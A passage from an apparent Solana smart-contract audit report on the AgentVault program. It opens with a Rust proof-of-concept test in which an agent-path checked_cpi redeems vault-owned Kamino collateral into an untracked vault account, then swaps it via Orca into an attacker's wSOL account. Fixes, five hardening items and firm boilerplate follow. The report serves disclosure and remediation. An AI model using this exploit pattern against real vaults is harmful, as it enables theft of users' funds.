fn kamino_redeem_to_untracked_vault_ata_then_orca_extract() {
    let mut env = TestEnv::new_for_kamino_orca_chain(VaultConfig::default());

    let lending_market_authority = kamino_lending_market_authority();
    inject_empty_system_account(&mut env.svm, &lending_market_authority);
    if env.svm.get_account(&INSTRUCTIONS_SYSVAR).is_none() {
        inject_empty_system_account(&mut env.svm, &INSTRUCTIONS_SYSVAR);
    }

    // Model a prior Kamino deposit: the vault owns JLP cTokens, but the cToken
    // account is not part of AgentVault's tracked wSOL/USDC slot prefix.
    let vault_jlp_ctoken_ata = get_ata(&env.vault_assets_pda, &KAMINO_JLP_COLLATERAL_MINT);
    inject_token_account(
        &mut env.svm,
        &vault_jlp_ctoken_ata,
        &KAMINO_JLP_COLLATERAL_MINT,
        &env.vault_assets_pda,
        KAMINO_JLP_REDEEM_AMOUNT,
    );

    // This is the literal untracked vault-assets ATA: JLP is not configured as
    // an AgentVault token slot, but Kamino only requires destination authority
    // to be the owner signer.
    let untracked_vault_jlp_ata = get_ata(&env.vault_assets_pda, &JLP_MINT);
    inject_token_account(
        &mut env.svm,
        &untracked_vault_jlp_ata,
        &JLP_MINT,
        &env.vault_assets_pda,
        0,
    );

    assert_ne!(untracked_vault_jlp_ata, env.vault_wsol_ata);
    assert_ne!(untracked_vault_jlp_ata, env.vault_usdc_ata);
}

```

... continued

RUST

```
let redeem_ix = ix_checked_cpi(
    &env.agent.pubkey(),
    &env.owner.pubkey(),
    env.vault_nonce,
    CheckedCpiArgsWire {
        target_program: KLEND_PROGRAM_ID,
        instruction_data: encode_kamino_redeem_reserve_collateral(KAMINO_JLP_REDEEM_AMOUNT
    ),
    max_slippage_usd_override: 0,
    post_balance_assertions: vec![],
},
env.prefix_accounts(),
kamino_redeem_reserve_collateral_accounts(
    &env.vault_assets_pda,
    &lending_market_authority,
    &vault_jlp_ctoken_ata,
    &untracked_vault_jlp_ata,
),
);

let agent_kp = clone_kp(&env.agent);
let payer_kp = clone_kp(&env.payer);
send_ix(&mut env.svm, redeem_ix, &payer_kp, &[&agent_kp])
    .expect("Kamino redeem into untracked vault-owned JLP ATA should pass checked_cpi");

let redeemed_jlp = read_token_amount(&env.svm, &untracked_vault_jlp_ata);
assert!(
    redeemed_jlp > 0,
    "Kamino should pay JLP into the untracked vault ATA"
);
assert_eq!(
    read_token_amount(&env.svm, &vault_jlp_ctoken_ata),
    0,
    "Kamino burned the vault-owned cTokens"
);
assert_tracked_balances_unchanged(&env);

let attacker = Keypair::new();
let attacker_wsol_ata = get_ata(&attacker.pubkey(), &WSOL_MINT);
inject_token_account(
    &mut env.svm,
    &attacker_wsol_ata,
    &WSOL_MINT,
    &attacker.pubkey(),
    0,
);

// JLP/SOL pool order is token A = WSOL, token B = JLP. This is B -> A:
// source is the untracked vault-owned JLP ATA, output is attacker WSOL.
let swap_data = encode_swap_v2_data(SwapV2Params {
    amount: redeemed_jlp,
    other_amount_threshold: 0,
    sqrt_price_limit: WHIRLPOOL_MAX_SQRT_PRICE_X64,
```

... continued

RUST

```
        amount_specified_is_input: true,
        a_to_b: false,
    });
    let swap_accounts = swap_v2_accounts(
        &env.vault_assets_pda,
        &POOL_JLP_SOL,
        &WSOL_MINT,
        &JLP_MINT,
        &attacker_wsol_ata,
        &POOL_JLP_SOL_VAULT_A,
        &untracked_vault_jlp_ata,
        &POOL_JLP_SOL_VAULT_B,
        &POOL_JLP_SOL_TICK_0,
        &POOL_JLP_SOL_TICK_1,
        &POOL_JLP_SOL_TICK_2,
        &POOL_JLP_SOL_ORACLE,
    );

    let swap_ix = ix_checked_cpi(
        &env.agent.pubkey(),
        &env.owner.pubkey(),
        env.vault_nonce,
        CheckedCpiArgsWire {
            target_program: WHIRLPOOL_PROGRAM_ID,
            instruction_data: swap_data,
            max_slippage_usd_override: 0,
            post_balance_assertions: vec![],
        },
        env.prefix_accounts(),
        swap_accounts,
    );

    let agent_kp = clone_kp(&env.agent);
    let payer_kp = clone_kp(&env.payer);
    send_ix(&mut env.svm, swap_ix, &payer_kp, [&agent_kp])
        .expect("Orca should swap untracked vault-owned JLP to attacker wSOL");

    assert_eq!(
        read_token_amount(&env.svm, &untracked_vault_jlp_ata),
        0,
        "Orca consumed the untracked JLP source"
    );
    assert!(
        read_token_amount(&env.svm, &attacker_wsol_ata) > 0,
        "attacker received tracked-mint value outside the tracked vault ATA"
    );
    assert_tracked_balances_unchanged(&env);
}
```

The Kamino PoCs use the following helper snippets. The important account-layout detail is that **user_destination_liquidity** is caller-supplied and writable, while **owner** is the vault signer. This lets the destination be a vault-owned but untracked token account.

RUST

```
const KAMINO_JLP_REDEEM_AMOUNT: u64 = 10_000_000; // 10 JLP cTokens, 6 decimals.

fn encode_kamino_redeem_reserve_collateral(collateral_amount: u64) -> Vec<u8> {
    let mut data = anchor_ix_disc("redeem_reserve_collateral").to_vec();
    data.extend_from_slice(&collateral_amount.to_le_bytes());
    data
}

fn kamino_lending_market_authority() -> Pubkey {
    Pubkey::find_program_address(&[b"lma", KAMINO_MAIN_MARKET.as_ref()], &KLEND_PROGRAM_ID).0
}

fn kamino_redeem_reserve_collateral_accounts(
    owner: &Pubkey,
    lending_market_authority: &Pubkey,
    user_source_collateral: &Pubkey,
    user_destination_liquidity: &Pubkey,
) -> Vec<AccountMeta> {
    vec![
        AccountMeta::new_readonly(*owner, false),
        AccountMeta::new_readonly(KAMINO_MAIN_MARKET, false),
        AccountMeta::new(KAMINO_JLP_RESERVE, false),
        AccountMeta::new_readonly(*lending_market_authority, false),
        AccountMeta::new_readonly(JLP_MINT, false),
        AccountMeta::new(KAMINO_JLP_COLLATERAL_MINT, false),
        AccountMeta::new(KAMINO_JLP_RESERVE_LIQUIDITY_SUPPLY, false),
        AccountMeta::new(*user_source_collateral, false),
        AccountMeta::new(*user_destination_liquidity, false),
        AccountMeta::new_readonly(SPL_TOKEN_ID, false),
        AccountMeta::new_readonly(SPL_TOKEN_ID, false),
        AccountMeta::new_readonly(INSTRUCTIONS_SYSVAR, false),
    ]
}

fn assert_tracked_balances_unchanged(env: &TestEnv) {
    assert_eq!(
        read_token_amount(&env.svm, &env.vault_wsol_ata),
        100_000_000_000,
        "tracked wSOL ATA stays unchanged"
    );
    assert_eq!(
        read_token_amount(&env.svm, &env.vault_usdc_ata),
        10_000_000_000,
        "tracked USDC ATA stays unchanged"
    );
}
```

RECOMMENDATION

On the agent path, **checked_cpi** should treat every vault-authority token account as in-scope custody. Reject any CPI that touches a **vault_assets_pda**-owned token account unless that account is a configured tracked slot.

At minimum:

1. Before the CPI, scan the forwarded CPI accounts.
2. If an account is an SPL Token or Token-2022 token account and its token authority is **vault_assets_pda**, require that its address equals one of the configured **slot_gates[i].vault_ata**.
3. Repeat the check after the CPI to catch accounts created or initialized during the CPI.

Conceptually:

RUST

```
for ai in cpi_accounts {  
    if is_token_account(ai) {  
        let token_account = deserialize_token_account(ai)?;  
        if token_account.owner == vault_assets_key {  
            require!(  
                slot_gates.iter().any(|slot| slot.vault_ata == ai.key()),  
                AgentVaultError::UntrackedVaultTokenAccountInCpi  
            );  
        }  
    }  
}
```

Check token-account *authority*, not just canonical ATA derivation: a non-canonical token account with **owner == vault_assets_pda** is still vault custody and can be signed over by **checked_cpi**. Owner-bypass can remain unchanged if the intended model is that the owner performs unrestricted CPIs. For recovering accidentally received assets, add an owner- or admin/owner-controlled sweep/register flow rather than allowing agent-path CPIs to operate on untracked vault-owned accounts.

FIX REVIEW NOTES

Fixed. **checked_cpi** now rejects a writable token account under **vault_assets** unless it is a configured slot ATA. Readonly accounts and the owner bypass stay exempt.

5. Enhancement Opportunities

E01: Use `emit_cpi!` for reliable indexing of critical `checked_cpi` events

LOCATION

agent-vault/508a861f/programs/agent_vault/src/instructions/checked_cpi.rs:L268-L270 [↗](#)

RELEVANT SNIPPET

```
>_checked_cpi.rs RUST
266:         );
267:
268:         emit!(CheckedCpiOwnerBypass {
269:             target_program: args.target_program,
270:         });
271:         Ok(())
272:     }
```

DESCRIPTION

The program emits `CheckedCpiExecuted` and `CheckedCpiOwnerBypass` using Anchor's `emit!` macro.

`emit!` writes event data into program logs. This is cheap and common, but logs are not the most robust source for downstream indexing. RPC providers may truncate logs, omit them in some historical/query contexts, or make event reconstruction dependent on log parsing behavior.

These events are important because they describe the vault's core action surface:

- which target program was invoked
- whether the owner bypass path was used
- pre/post USD totals
- observed slippage
- signer role

For monitoring, accounting, compliance, and incident response, losing or failing to index these events makes it harder to reconstruct vault activity.

POTENTIAL BENEFIT

Using `emit_cpi!` would make critical vault action events easier and more reliable to index from transaction instructions, rather than relying only on logs. This improves off-chain observability for risk monitoring, user dashboards, audit trails, and alerting around owner bypasses or unusual slippage.

RECOMMENDATION

Replace `emit!` with `emit_cpi!` for critical `checked_cpi` events, especially:

```
RUST
CheckedCpiExecuted
CheckedCpiOwnerBypass
```

This requires enabling Anchor's `event-cpi` feature and adding the required event CPI accounts to the instruction context.

If compute or account overhead is a concern, use `emit_cpi!` at least for high-value events such as owner bypasses, and keep less important telemetry as `emit!`.

DEVELOPER RESPONSE

Acknowledged. The program still uses `emit!`. Switching to `emit_cpi!` would add two accounts to `checked_cpi` and shrink the route budget.

E02: Native wSOL slot cleanup should reject unsynced lamports before closing

LOCATION

agent-vault/508a861f/programs/agent_vault/src/instructions/remove_token_slot.rs:L117-L120 [↗](#)

RELEVANT SNIPPET

```
>_remove_token_slot.rs RUST  
  
115: let slot_idx = args.slot_idx as usize;  
116:  
117: require!(  
118:     ctx.accounts.vault_ata.amount == 0,  
119:     AgentVaultError::TokenSlotNotEmpty  
120: );  
121:  
122: // Hidden-balance gate (Token-2022 only): lit `amount == 0` is necessary
```

DESCRIPTION

remove_token_slot treats a token slot as empty when the decoded token account **amount** is zero. It then closes the vault ATA and sends the close proceeds to **signer**:

```
RUST  
  
CloseAccount {  
    account: ctx.accounts.vault_ata.to_account_info(),  
    destination: ctx.accounts.signer.to_account_info(),  
    authority: ctx.accounts.vault_assets.to_account_info(),  
}
```

For normal SPL token accounts, **amount == 0** is enough to mean no token value remains. For native/wSOL accounts, however, SOL can exist as account lamports before it is reflected in **TokenAccount.amount** by **SyncNative**.

That means a tracked wSOL ATA can have:

```
TEXT  
  
amount = 0  
lamports = rent reserve + extra unsynced SOL
```

In that state, **remove_token_slot** accepts the slot as empty and closes it. SPL Token **CloseAccount** transfers all lamports in the account, including unsynced SOL, to the close destination. Since the destination is **signer**, an admin removing the slot can receive those lamports.

The same accounting blind spot exists in **checked_cpi**: the pre/post snapshots read only **TokenAccount.amount**, not account lamports. Native-account lamport changes can therefore be invisible to the normal balance snapshot logic unless they are synced into **amount**.

POTENTIAL BENEFIT

This hardening prevents accidental or operational loss of unsynced SOL in tracked wSOL slots. It makes the slot-empty check match the actual value held by native token accounts and avoids sending hidden wSOL lamports to an admin/operator during slot cleanup.

RECOMMENDATION

For native/wSOL token accounts, treat the account as empty only if both the token amount and excess lamports are zero.

In **remove_token_slot**, after **amount == 0**, also check the native rent reserve:

RUST

```
if let Some(rent_reserve) = ctx.accounts.vault_ata.is_native {  
    require!(  
        ctx.accounts.vault_ata.to_account_info().lamports() == rent_reserve,  
        AgentVaultError::TokenSlotNotEmpty  
    );  
}
```

Also consider sending close proceeds to the vault owner rather than the arbitrary signer/admin.

For **checked_cpi**, snapshot native account lamports in addition to **TokenAccount.amount**, or enforce that native token accounts remain synced:

TEXT

```
lamports == rent_reserve + amount
```

before and after the CPI.

FIX REVIEW NOTES

Fixed. A native wSOL slot now closes only when its lamports equal the rent reserve. Unsynced SOL cannot go to the close destination.

E03: SDK `TokenSlotsRemain` message text drifts from the on-chain `#[msg]`

LOCATION

`agent-vault/508a861f/client/agent-vault-sdk/src/errors.rs:L194` [↗](#)

RELEVANT SNIPPET

```
>_errors.rs RUST  
192: // close_vault drain-discipline guards  
193: "Only the vault owner can close the vault",  
194: "All token slots must be removed before closing the vault",  
195: "vault_assets still holds lamports; refund_native to zero first",  
196: // Token-2022 support
```

DESCRIPTION

`agent-vault-sdk` ships a parallel table of human readable error messages that mirror the on-chain `#[error_code]` enum. The variant names, ordering and Anchor wire codes match the program 1:1 across all 63 entries. The `#[msg]` strings match for 62 of those entries. One does not.

For `TokenSlotsRemain` (variant index 52, Anchor wire code 6052):

- Program `#[msg]` at `error.rs:133`: `"Vault still has active token slots; refund + remove each slot first"`
- SDK string at `errors.rs:194`: `"All token slots must be removed before closing the vault"`

The numeric code, the variant name, and the variant's position in the table are identical across both sides. Only the human readable text differs. An operator who reads a revert log via Anchor's runtime decode (which uses the on-chain `#[msg]`) and an operator who reads the same code via the SDK lookup will see two different sentences for the same error.

POTENTIAL BENEFIT

Aligning the SDK string drops the SDK-vs-program error text drift. Tooling that pattern matches revert messages (alerting, dashboards, support workflows) no longer needs to handle two variants for the same code. Operator confusion when correlating logs against source disappears.

RECOMMENDATION

Replace the SDK string at `client/agent-vault-sdk/src/errors.rs:194` with the on-chain text:

```
>_errors.rs RUST  
192: // close_vault drain-discipline guards  
193: "Only the vault owner can close the vault",  
194: "All token slots must be removed before closing the vault",  
195: "vault_assets still holds lamports; refund_native to zero first",  
196: // Token-2022 support
```

```
RUST  
"Vault still has active token slots; refund + remove each slot first",
```

FIX REVIEW NOTES

Fixed. The SDK **TokenSlotsRemain** text now matches the on-chain **#[msg]**.

E04: `checked_cpi` bypasses value gates when `token_count == 0`

LOCATION

agent-vault/508a861f/programs/agent_vault/src/instructions/checked_cpi.rs:L278 [↗](#)

RELEVANT SNIPPET

```
>_checked_cpi.rsRUST  
  
276: // =====  
277:  
278: fn handle_agent_path<'info>(  
279:     ctx: Context<'_, '_, '_, 'info, CheckedCpi<'info>>,  
280:     args: CheckedCpiArgs,
```

DESCRIPTION

`handle_agent_path` uses `token_count` to bound all per-slot checks. When `token_count == 0`, those loops are empty and both pre- and post-CPI USD totals are zero.

That means slippage, Rule A, Rule B and the portfolio PnL floor all pass without evaluating any slot. The agent can still execute `checked_cpi` and sign with `vault_assets` for any allowlisted target program.

No immediate fund loss path exists in the current code because `vault_assets` is readonly in the CPI suffix, a zero slot vault has no token accounts to drain, and the post CPI hijack guard still blocks writable `vault_assets`. This is a defensive gap. It leaves a zero slot state that is not covered by the existing value rails and could become exploitable if a future target or extension uses `vault_assets` differently.

POTENTIAL BENEFIT

This edge case highlights a zero slot state where `checked_cpi` can execute without any USD based value checks. Closing it preserves the invariant that every agent CPI is subject to the same slot level rails and reduces risk from future extensions or new allowlisted targets.

RECOMMENDATION

Require a nonzero token count before running the agent path:

```
RUST  
require!(token_count > 0, AgentVaultError::TokenSlotInactive);
```

This closes the edge case at entry and keeps `checked_cpi`'s value guards meaningful.

FIX REVIEW NOTES

Fixed. The agent path now requires at least one token slot. Otherwise it reverts with `VaultHasNoTokenSlots`.

E05: `remove_token_slot` returns closed ATA rent to the signer, not the owner

LOCATION

agent-vault/508a861f/programs/agent_vault/src/instructions/remove_token_slot.rs:L160-L168 [↗](#)

RELEVANT SNIPPET

```
>_remove_token_slot.rs RUST
158: let signer_seeds_outer = &[signer_seeds];
159:
160: token_interface::close_account(CpiContext::new_with_signer(
161:     ctx.accounts.token_program.to_account_info(),
162:     CloseAccount {
163:         account: ctx.accounts.vault_ata.to_account_info(),
164:         destination: ctx.accounts.signer.to_account_info(),
165:         authority: ctx.accounts.vault_assets.to_account_info(),
166:     },
167:     signer_seeds_outer,
168: ))?;
169:
170: // Shift-left + zero top + decrement token_count under a mut load.
```

DESCRIPTION

`remove_token_slot` is admin-or-owner. It closes the slot's vault ATA via `token_interface::close_account` and pins `destination` to the signer:

```
RUST
CloseAccount {
    account: ctx.accounts.vault_ata.to_account_info(),
    destination: ctx.accounts.signer.to_account_info(),
    authority: ctx.accounts.vault_assets.to_account_info(),
}
```

When an admin removes a slot, the closed ATA's rent lamports land in the admin's wallet, even though the rent was paid by whoever called `add_token_slot` (typically the owner or an off-chain operator on the owner's behalf). The sibling close path `close_vault` already pins the rent return to the owner via Anchor's `close = signer` plus an `owner == signer` constraint, so the two close paths diverge with no documented reason.

No fund loss is reachable. `remove_token_slot` requires the slot's token balance to be zero before close, so the closed account only carries the SPL rent floor. The issue is a small bookkeeping divergence between two trusted roles, not a custody hole. [SPEC.md](#) is silent on which role keeps closed ATA rent.

POTENTIAL BENEFIT

Aligning `remove_token_slot` with `close_vault` removes an unstated admin/owner lamport transfer of approximately 2,039,280 lamports (~0.00204 SOL) per closed classic-SPL ATA, and proportionally more per Token-2022 ATA carrying extensions. Across the 16-slot maximum that adds up to ~0.033 SOL per vault. The change reads as a one-line `destination` pin and matches the pattern already proven in `close_vault`, so it carries no new attack surface and no compute cost regression.

RECOMMENDATION

Thread the owner **AccountInfo** into **RemoveTokenSlot** with an **address = vault_state.load()?.owner** constraint, then pin **CloseAccount.destination** to it:

RUST

```
CloseAccount {  
    account: ctx.accounts.vault_ata.to_account_info(),  
    destination: ctx.accounts.owner.to_account_info(),  
    authority: ctx.accounts.vault_assets.to_account_info(),  
}
```

If the current behavior is intentional, document in **SPEC.md** ## 3 (or ## 7 alongside the fee model) that closed ATA rent is paid to the signer on slot removal but to the owner on vault close and explain the asymmetry.

DEVELOPER RESPONSE

Acknowledged. Rent still pays the signer. The split is now in **SPEC.md** section 3.

About Us

About Adevar Labs

Adevar Labs is a boutique blockchain security firm specializing in web3 audits.

Built by a mix of experienced professionals in traditional enterprise and crypto natives who have contributed to some of the most critical projects in blockchain infrastructure.

Our team's background spans companies like Bitdefender, Asymmetric Research, Quantstamp, Chainproof, and Juicebox, and includes experience securing smart contracts, bridges, and L1 and L2 protocols across ecosystems like Solana, Ethereum, Polkadot, Cosmos, and MultiversX.

With over 100 audits completed and a portfolio that includes custom fuzzers, exploit modeling, and runtime testing frameworks, Adevar Labs brings both depth and precision to every engagement.

Our auditors have discovered critical vulnerabilities, built high-impact tooling, and placed in top positions in premier audit competitions including Code4rena and Sherlock.

Team members hold distinctions such as PhDs in software protection, and key roles at Fortune 500 companies, and leadership of flagship conferences like ETH Bucharest.

With team members having publications with over 1,100 academic citations and trusted by projects securing over \$500M in on-chain value, Adevar Labs blends elite technical rigor with real-world security impact.

We also collaborate with some of the best independent security researchers in the web3 space.

Projects may optionally request specific contributors to be part of their audit.

Audit Methodology

Our audit methodology is specialized to provide thorough security assessments of Solana programs. We focus explicitly on rigorous manual analysis, detailed threat modeling, and careful validation of implemented fixes to ensure your programs operate securely and as intended.

1. Program Context and Architecture Analysis

Our auditors begin by deeply examining your Solana program's documentation, intended functionality, and account design. We meticulously map out program interactions, instruction processing flows, and state management logic. Special attention is given to understanding how your program interfaces with critical Solana system programs, such as the SPL Token Program, Stake Program, and System Program. Last but not least we check external integrations with other Solana projects and verify if the inputs and return values are handled properly.

2. Threat Modeling

We conduct targeted threat modeling tailored specifically for Solana's execution environment. We carefully define attacker capabilities and identify potential vulnerabilities that may arise from Solana-specific issues, including but not limited to:

- Unauthorized account data manipulation
- Improper ownership or signer verification
- Misuse of Program-Derived Addresses (PDAs)
- Incorrect use of Cross-Program Invocations (CPI)
- Failure to adequately handle account privileges or account states
- Risks stemming from rent-exemption and account initialization logic

3. In-depth Manual Security Review

Our experienced auditors perform an extensive manual security review of your Rust-based Solana programs. This involves a comprehensive line-by-line inspection of source code, focusing on common Solana vulnerabilities including, but not limited to:

- Missing or insufficient ownership checks
- Inadequate signer checks
- Incorrect handling of CPI calls and invocation privileges
- Arithmetic and integer overflow or underflow errors
- Unsafe deserialization and serialization of account data structures
- Improper token transfers and SPL-token logic issues
- Logic flaws in financial operations or state transitions
- Edge-case handling in instruction input validation
- Potential denial-of-service vectors related to transaction execution and account handling

During this stage, we clearly document any discovered vulnerabilities, including detailed descriptions, precise severity ratings, and recommendations for secure implementation. In situations where it is not clear how the vulnerability might be exploited we may also include a detailed proof-of-concept exploit including code snippets and instructions on how the exploit could be performed.

4. Detailed Fix Review and Validation

After the initial audit and your team's subsequent remediation efforts, we perform a comprehensive fix review to ensure the vulnerabilities identified have been effectively resolved.

We verify each fix individually, confirming that:

- Corrections effectively eliminate the security risks
- Changes do not inadvertently introduce new vulnerabilities or regressions
- The fixes align closely with Solana best practices and secure coding guidelines

Our detailed validation ensures that security improvements are robust, complete, and aligned with best practices specific to the Solana development ecosystem.

Confidentiality Notice

This report, including its content, data, and underlying methodologies, is subject to the confidentiality and feedback provisions in your agreement with Adevar Labs. These materials are not to be disclosed, extracted, copied, or distributed except to the extent expressly authorized by Adevar Labs.

Legal Disclaimer

The review and this report are provided by Adevar Labs on an as-is, where-is, and as-available basis. To the fullest extent permitted by law, Adevar Labs disclaims all warranties, expressed or implied, in connection with this report, its content, and your use thereof, including, without limitation, the implied warranties of merchantability, fitness for a particular purpose, and non-infringement.

You agree that access to and/or use of the report and other results of the review, including any associated services, products, protocols, platforms, content, and materials, will be at your sole risk.

FOR AVOIDANCE OF DOUBT, THE REPORT, ITS CONTENT, ACCESS, AND/OR USAGE THEREOF, INCLUDING ANY ASSOCIATED SERVICES OR MATERIALS, SHALL NOT BE CONSIDERED OR RELIED UPON AS ANY FORM OF FINANCIAL, INVESTMENT, TAX, LEGAL, REGULATORY, OR OTHER ADVICE. This report is based on the scope of materials and documentation provided for a limited review at the time provided.

You acknowledge that blockchain technology remains under development and is subject to unknown risks and flaws. Adevar Labs does not warrant, endorse, guarantee, or assume responsibility for any product or service advertised or offered by a third party, or any open-source or third-party software, code, libraries, materials, or information accessible through the report. As with the purchase or use of a product or service in any environment, you should use your best judgment and exercise caution where appropriate.